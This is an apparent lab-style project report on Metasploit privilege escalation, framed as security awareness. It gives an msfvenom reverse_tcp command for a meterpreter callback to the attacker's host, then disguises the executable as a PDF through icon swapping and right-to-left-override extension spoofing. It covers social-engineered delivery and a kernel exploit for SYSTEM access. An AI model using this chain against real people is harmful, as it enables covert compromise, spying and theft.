|  |  |
| --- | --- |
| PRIVILEGE ESCALATION USING METASPLOIT | |
| Team Number | 1 |
| Team Names | Sabyasachi Banerjee |
| Mentor Name | Jonathan Peters |
| Team SPOC Number | 9064530225 |
| **Key Terms/Technologies Used** | |
| **1**.Kali Linux Operating System->Attacker’s Machine | |
| **2**.Windows Operating System->Victim’s Machine | |
| **3**.Msfvenom->Stand-Alone Application used to generate Payload | |
| **4.**Metasploit->Used for finding potential exploits,privilege Escalation and also listening for incoming connections. | |
| **5.**Celesty File Binder->This tool is used for integrating the pdf and the payload. It is also responsible for changing the payload icon. | |
| **6.**Characters->This is a GUI application used in kali Linux. With the help of this we can override right to left characters. This is useful for spoofing the extension of the file. | |
| **7.**Apache2 Web Server->We will use this to host our payload. | |
| **8.**Social Engineering->Social Engineering means manipulating someone to do something. | |

* **INTRODUCTION**

The main theme of the project is Privilege Escalation using Metasploit. Now we have two terms, Privilege escalation and Metasploit.

**PRIVILEGE ESCALATION**:

Let’s understand Privilege Escalation first. So whenever an attacker(hacker) initially gains foothold to the victim’s system then the shell that he got from the victim machine has lower permission/privileges , like that of a normal user. So the activities of the attacker become limited .This will restrict the attacker to do works that need higher privilege. Privilege escalation denotes the process of escalating(moving up in the curve) the current privileges in order to gain higher privileges.There are two kinds of Privilege Escalation techniques.First one is Horizontal Privilege Escalation and Second one is Vertical Privilege Escalation.Horizontal refers to escalate privilege of one user to the other,where both have same rights but other user have permissions to special applications.Where as vertical Privilege Escalation is moving from normal user to admin/root user.Now lets understand about Metasploit.

**METASPLOIT:**

Now lets understand about Metasploit.Metasploit is a big and one of the most popular framework used by penetration tester.It comes preinstalled in Kali Linux(Linux Distro used by most Pentesters).This completer framework provides Information Gathering,Scanning,Exploit Development and many more.The framework consists of three main components.Msfconsole,Modules,Tools.The msfconsole is the command-line interface.Modules consists of scanner,payloads,exploits.Tools consists of different stand-alone tools used for different purposes.msfvenom is one of the most popular tool used as a stand-alone application for generating payload.Here we will be using Metasploit to detect the local privilege escalation vectors,after that we will try to exploit one of the.

* + - * **SCOPE OF THE PROJECT**

**RELATED ACTIVITIES:**

Though the main aim of the project is to escalate our privileges(here vertical privilege escalation),we first have to gain the initial foothold to the victim’s system.Once we gain initial foothold to the system with limited user privileges, we can attempt to escalate our privileges.Now our first plan is to gain initial foothold of the system.We will start crafting our payload for windows.We will craft windows payload for an x64 architecture,define the *LHOST* ,*LPORT*,type of shell(we will attempt to gain reverse shell).When our payload will be ready we will integrate a pdf file and the created payload.Also we will have to change the icon of the integrated file to a pdf icon,so that the file became less suspicious.Now in order to make it looking like a genuine pdf file we will spoofed the extension of the integrated file from .exe to .pdf(Initially the payload was in .exe format) and compress it.Now our payload is finally ready.Now we will deliver it to the victim .We will social engineer the victim and to download the zip.Now once the zip is extracted and the file is opened by the victim,the pdf content will be displayed but in the background the payload will get executed and we will get a reverse shell.Now we will search for local vulnerabilities in the system.After that we will try to exploit one of them in order to gain higher privileges.

**RESOURCES:**

The resources that we are going to need in order to implement the project are:

1.***Kali Linux***:One of the most famous linux distribution used for ethical hacking or Penetartion testing(Also known as Pentesting)

2.***Windows OS:***Apart from kali, we will be using windows os inorder to make some modification to the raw payload

3.***msfvenom:***This comes under the tools section of the Metasploit.However this can be used as an standalone application in order to generate payload.

4.***Metasploit:***It is a huge framework used for several purposes such as information gathering,scanning,exploitation.We will use this in order to listen for incoming connections as well as privilege escalation.

5.***Celesty File Binder:***We will be using this tool in windows in order to integrate the payload and a pdf.Also we will use this to change the icon of the payload.

6.***Characters:***This is a GUI based application that we will be using in kali in order to spoof the extension to pdf file.

7.***Apache2:***We will be using apache2 web server in order to host our payload.


**BOUNDARIES:**

It must be noted that the whole process( delivering the payload,executing the payload by the victim,gaining a reverse shell) upto getting a reverse shell is a based on client interaction.So if the victim has proper antivirus or security setting,then the file will be immediately deleted after recognizing it as a virus file.But it was not the case for privilege escalation.We can successfully escalated our privilege without client interaction because some escalation vectors must be in the system. So in order to gain the initial foot hold it is necessary for the system to be vulnerable or we should use appropriate social engineering techniques.

* + - * **STRATEGIES TO ACCOMPOLISH THE PROJECT**

**Generating the Payload**

* + In order to gain initial foothold of the system we have to craft a payload.Inorder to create the payload we will use MSFVENOM tool.It is launched as a payload generator of Metasploit.We can also use it as a command -line standalone application.
  + The CLI looks like:




* + Now to have to craft a payload using the MSFVENOM.We are going to use the following command:

*“msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=[Listening IP] LPORT=[Listening Port] -f exe > now\_see.exe”.*

Msfvenom is basically the payload generator tool we will be using.Since we are crafting a payload for windows with an x64 architecture and we want a meterpreter shell when its gets executed in the victim’s computer,we are using this format.”*reverse\_tcp means we will get a reverse shell,connecting from victim’s machine to the attacker’s machine”.*-f denotes the file type which is an executable one here.”*now\_see.exe”* is the name of

the payload.Listening ip,Listening port refers to the attackers ip and the port where the attacker is listening for reverse connections.


* + After generating the payload using the above command we get an image like below.




* + The red marked file is the payload.
  + Though our payload is ready we cant send it to the victim’s computer like this,because the victim may find it as suspicious,resulting him deleting the file.So we have to give it such a format,that will not appear as suspicious.

**GENERATING THE PAYLOAD ICON:**

* + So the plan is to integrate a pdf file and the payload we have just created,whole as pdf file and deliver it to the victim.So when victim opens the integrate pdf file,the pdf file will open and at the same time the payload will get executed,connecting it to the attacker’s machine,resulting in an reverse shell.
  + Now in order to integrate the pdf file and the payload we will be using a tool called celesty file binder




* + Lets integrate the files using the celesty file binder




We have drag and drop the files we want to integrate

* + We have to load an icon.So basically it will change the icon of


the executable as a pdf one,so that the file become less suspicious.



* + We will click on the “*Build final stub inorder to build our integrated file”.*




* + Now we have successfully changed the icon of the payload



**SPOOFING EXE EXTENSION TO PDF EXTENSION**

* + Though we have changed the icon,the file is still showing an extension of exe.It can be changed using “*Characters*” tool in kali.So we will use the right to left override in order to change the display of the extension*.*It should be noted that the extension will remain as executable only.



* + Now our payload is ready.(icon as well as extension has been spoofed)




**COMPRESSING THE FILE INTO ZIP:**

* + It is seen sometimes that after getting downloaded into another system,the right to left override is removed by the browser.So we will compress the file into zip file.




**STARTING THE APACHE WEB SERVER FOR FILE DELIVERY:**

* + Now we will start the apache2 web server in our attacker’s machine.This can be done using the command “*service apache2 start*”.We can also check whether it is running or not using the command “*service apache2 status”*.We will place the zip file in “*/var/www/html”.*

**

**SOCIAL ENGINEERING THE VICTIM:**


* + Now the victim clicks on the link and download the file in the system




* + Here is the downloaded file:




* + Lets extract the zip file.The payload we got after extracting the zip is harldy recognizable as a payload.The icon is of pdf and it also has an extension of pdf.




**GETTING OUR REVERSE SHELL:**

* + Lets setup the reverse listener on our attacker’s machine and listen for incoming connection.We will be using “*exploit/multi/handler*” module of Metasploit in order to listen for incoming connection.We will set the payload as “*windows/x64/meterpreter/reverse\_tcp*”,set LHOST to be “*ATTACKER’S IP” and LPORT as the required one.*Here we will be using port 123.Now it will listen for incoming reverse connection from the victim’s machine.
  + Now lets open the spoofed pdf file in the victim’s computer.When we will open it ,we can see the content of the pdf file.




* + Though the pdf got opeaned but in the background the payload has been executed and by this time we should got a reverse meterpreter shell into our attacker’s machine all the way from the victim’s machine




**UPLOADING AND DOWNLOADING FILES IN THE VICTIM’S MACHINE:**

* + Let’s try to run some commands like listing the contents,uploading and downloading files etc.




**SEARCHING FOR LOCAL ESCALATION VECTORS:**

* + By this time if we check the uid, we will found that it is a normal user.


****


* + Now we will background the meterpreter session we obtained and we will try to find local privilege escalation vectors using the module “ *”*

****

* + We found a lot of privilege escalation vectors,but we are interested in “*exploit/windows/local/ms16\_014\_wmi\_recv\_notif*”.Basically it is a kernel exploits.

This module exploits an uninitialized stack variable in the WMI subsystem of ntoskrnl. Basically we will be using dll injection method in order to inject the exploit code in a genuine process and when the genuine process executes,the dll also gets executed and we get a meterpreter session.This meterpreter session has system privileges.

****



* + - * **IMPACT AND OUTCOME OF THE PROJECT:**

**IMPACT**

The impact of the normal shell is itself dangerous.It gives so much options to invade the privacy of an individual,especially if it is a meterpreter session.Meterpreter session comes with a set of commands.We have commands to upload and download files.We have command to open victim’s webcam,capturing keystrokes,capturing mouse click,taking screenshot of victim’s screen,playing an audio into victim’s machine etc.If security awareness is less among an individual then,his/her privacy will be lost.

**OUTCOME**

The main outcome of the project is to increase the security awareness among the individual as well as organizations.After going though all this ,individuals as well as organization should take care of privacy setting of the system/domain.Also they should not click on suspicious links sent by unknow persons.Further it is also important to make updates that comes occasionally in the system.Those updates basically patches the security bugs for initial foothold and also privilege escalation vectors if present.